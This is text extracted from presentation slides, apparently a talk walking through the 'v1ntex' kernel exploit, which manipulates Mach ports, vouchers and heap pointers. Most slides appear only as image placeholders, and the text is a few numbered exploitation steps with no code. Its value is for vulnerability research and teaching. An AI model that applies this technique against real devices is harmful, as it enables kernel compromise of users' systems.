
11. We could increase likelihood of port falling in a new page by allocating several ports before reading back the voucher

(not actually done in v1ntex)





v1ntex exploit



11. We now have a heap
pointer to a real port!



v1ntex exploit




12. Allocate more ports



v1ntex exploit

13. Increment pointer by
enough pages and
align it to start of page

